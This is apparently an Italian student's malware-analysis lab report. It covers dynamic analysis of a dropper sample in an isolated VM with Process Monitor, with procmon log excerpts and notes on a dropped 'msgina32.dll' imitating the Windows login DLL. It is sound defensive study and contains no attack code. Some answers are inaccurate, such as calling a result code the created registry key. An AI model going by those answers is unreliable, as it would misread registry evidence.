
3. **Flusso di Controllo e Condizioni:** Seguendo il flusso di controllo (es. istruzioni di salto condizionale) e esaminando le condizioni sotto cui certe azioni sono eseguite, puoi ottenere una comprensione migliore della logica del malware.

4. **Nomi di File e Stringhe:** L'analisi delle stringhe usate nel codice può rivelare intenti specifici, come nel caso del nome del file "msgina32.dll", che suggerisce un tentativo di camuffamento o di sovrascrittura di file di sistema importanti.

5. **Pattern di Memoria e Risorse:** Esaminando come il malware alloca e manipola la memoria, puoi dedurre il comportamento come la preparazione per eseguire codice estratto o la modifica di file di sistema.



# Diagramma di flusso



Si potrebbe dunque trattare di un malware **Dropper**



# GIORNO 4

## Malware Analysis

### Traccia

Preparate l'ambiente ed i tool per l'esecuzione del Malware (suggerimento: avviate principalmente Esercizio Giorno 4 Process Monitor ed assicurate di eliminare ogni filtro cliccando sul tasto «reset» quando richiesto in fase di avvio).

Eseguite il Malware , facendo doppio click sull'icona dell'eseguibile

-Cosa notate all'interno della cartella dove è situato l'eseguibile del Malware? Spiegate cosa è avvenuto, unendo le evidenze che avete raccolto finora per rispondere alla domanda Analizzate ora i risultati di Process Monitor (consiglio: utilizzate il filtro come in figura sotto per estrarre solo le modifiche apportate al sistema da parte del Malware).

Fate click su «ADD» poi su «Apply» come abbiamo visto nella lezione teorica.

Filtrate includendo solamente l'attività sul registro di Windows

- Quale chiave di registro viene creata?

- Quale valore viene associato alla chiave di registro creata? Passate ora alla visualizzazione dell'attività sul File System - Quale chiamata di sistema ha modificato il contenuto della cartella dove è presente l'eseguibile del Malware ? Unite tutte le informazioni raccolte fin qui sia dall'analisi statica che dall'analisi dinamica per delineare il funzionamento del Malware .



# Preparazione ambiente

01

Avvio Process Monitor

02

Eliminazione filtri con pulsante <<Reset>>



03

Avvio del malware

13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Soft
13:23:...	Malware_Build_W...	1332	RegSetInfoKey	HKLM\SOI
13:23:...	Malware_Build_W...	1332	RegQueryValue	HKLM\SOI
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegSetInfoKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegQueryValue	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegCloseKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegSetInfoKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegQueryValue	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegCloseKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Sys
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\Soft
13:23:...	Malware_Build_W...	1332	RegOpenKey	HKLM\SOI
13:23:...	Malware_Build_W...	1332	RegQueryValue	HKLM\SOI
13:23:...	Malware_Build_W...	1332	RegCloseKey	HKLM\SOI

Per prima cosa modifichiamo alcune impostazioni da VirtualBox la VM affinché possiamo **lavorare in completa sicurezza**. Disabilitiamo eventuali dispositivi USB collegabili con la macchina virtuale, disabilitiamo interfacce di rete o varie cartelle condivisibili tra Vm e la nostra macchina fisica.

Cosa più importante impostiamo anche un'istantanea alla VM così da poter **ripristinare tutti i dati iniziali in caso di perdita**, modifica o creazione di file da parte dei malware. Oggi utilizziamo come tool principale **Process Monitor ("procmon")**. E' un tool avanzato per Windows che permette di monitorare i processi ed i thread attivi, l'attività di rete, l'accesso ai file e le chiamate di sistema effettuate su un sistema operativo. **È un tool molto utilizzato per monitorare eventuali processi o attività create dal malware in esecuzione su un sistema.**





## Cosa notate all'interno della cartella dove è situato l'eseguibile del Malware? Spiegate cosa è avvenuto, unendo le evidenze che avete raccolto finora per rispondere alla domanda

All'interno della cartella dove si trova l'eseguibile è avvenuta una modifica. Prima si trovava solo il Malware; adesso, in aggiunta, troviamo anche una libreria denominata **"msgina32.dll"**.

Potrebbe essere un segno che il malware ha cercato di sostituire o utilizzare una libreria di sistema legittima per nascondere le sue attività o per compromettere il sistema. Infatti facendo alcune ricerche notiamo come questa libreria abbia utilizzato un nome simile a quello di una libreria legittima di Windows: msgina.dll.

La libreria legittima "msgina.dll" (**Graphical Identification and Authentication DLL**) è una parte fondamentale del sistema operativo Windows che gestisce le funzioni di autenticazione degli utenti, inclusa l'interfaccia grafica per il processo di login. Questa libreria fornisce un'interfaccia tra l'utente e il sistema operativo durante il processo di accesso e può essere personalizzata per supportare diverse modalità di autenticazione, come l'accesso tramite password, smart card, impronte digitali, e così via.

In sostanza, msgina.dll **si occupa di mostrare all'utente la schermata di accesso di Windows, gestire l'immissione delle credenziali e autenticare l'utente per consentire l'accesso al sistema operativo**. È una parte critica del sistema operativo e la sua sostituzione o modifica non autorizzata potrebbe compromettere la sicurezza del sistema.

Per visualizzare solo i processi che fanno riferimento al nostro malware (Malware\_Build\_Week\_U3.exe) dobbiamo filtrare in base al Process Name.


Successivamente filtriamo come eventi solo i registri di Windows come da traccia. Registri: gli eventi catturati permettono di controllare se il malware ha modificato eventuali chiavi di registro. Le chiavi di registro sono le variabili di configurazione dei sistemi Windows e i valori delle chiavi rappresentano tutto ciò che viene caricato all'avvio del sistema.

Spesso capita di incontrare malware che modificano le chiavi di registro al fine di essere avviati automaticamente appena avviato il sistema.



## Quale chiave di registro viene creata?

La chiave di registro che viene creata è la seguente: “REG\_OPENED\_EXISTING\_KEY” collegato all’operazione RegCreatekey.





## Quale valore viene associato alla chiave di registro creata?

Tra le varie operazioni che mi compaiono trovo: RegOpenKey, RegQueryValue, RegCloseKey, RegSetInfoKey, RegCreatekey, RegQuerykey e RegSetValue.

**RegOpenKey:** Questa operazione indica che il malware sta aprendo una chiave specifica nel registro di sistema. Può essere utilizzato per ottenere accesso a una determinata area del registro.

**RegQueryValue:** Questa operazione indica che il malware sta interrogando il valore di una voce specifica all'interno di una chiave del registro. Potrebbe essere utilizzato per recuperare informazioni di configurazione o altre informazioni memorizzate nel registro.

**RegCloseKey:** Dopo aver aperto una chiave del registro, il malware può chiuderla utilizzando questa operazione. È una pratica comune chiudere le chiavi del registro dopo averle utilizzate per mantenere un corretto gestione delle risorse.

**RegSetInfoKey:** Questa operazione indica che il malware sta impostando le informazioni relative a una determinata chiave del registro. Potrebbe essere utilizzato per modificare il numero di sottochiavi, il numero di valori, o altre informazioni relative alla chiave del registro.

**RegCreateKey:** Questa operazione indica che il malware sta creando una nuova chiave nel registro di sistema. Può essere utilizzato per creare una nuova area nel registro per memorizzare le sue impostazioni o altri dati.

**RegQueryKey:** Questa operazione indica che il malware sta interrogando le informazioni relative a una chiave del registro, come ad esempio il numero di sottochiavi o il numero di valori contenuti nella chiave.

**RegSetValue:** Questa operazione indica che il malware sta impostando il valore di una voce specifica all'interno di una chiave del registro. Può essere utilizzato per modificare le impostazioni di configurazione o altre informazioni memorizzate nel registro.

Queste operazioni sono comuni nel comportamento dei malware che cercano di modificare le impostazioni del sistema, nascondere la loro presenza o eseguire azioni dannose. Monitorare attentamente queste operazioni può aiutare a identificare e comprendere il comportamento del malware e adottare le misure necessarie per mitigare il rischio.

**Quale chiamata di sistema ha modificato il contenuto della cartella dove è presente l'eseguibile del Malware ?**

Tramite i filtri applicati possiamo vedere come si comporta il Malware con le **risorse del File System**.

### Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path
13:23:...	Malware_Build_W...	1332	ReadFile	C:\Windows\System32\wow64win.dll
13:23:...	Malware_Build_W...	1332	ReadFile	C:\Windows\System32\wow64win.dll
13:23:...	Malware_Build_W...	1332	CreateFile	C:\Windows\SysWOW64\sechost.dll
13:23:...	Malware_Build_W...	1332	QueryBasicInformationFile	C:\Windows\SysWOW64\sechost.dll
13:23:...	Malware_Build_W...	1332	CloseFile	C:\Windows\SysWOW64\sechost.dll
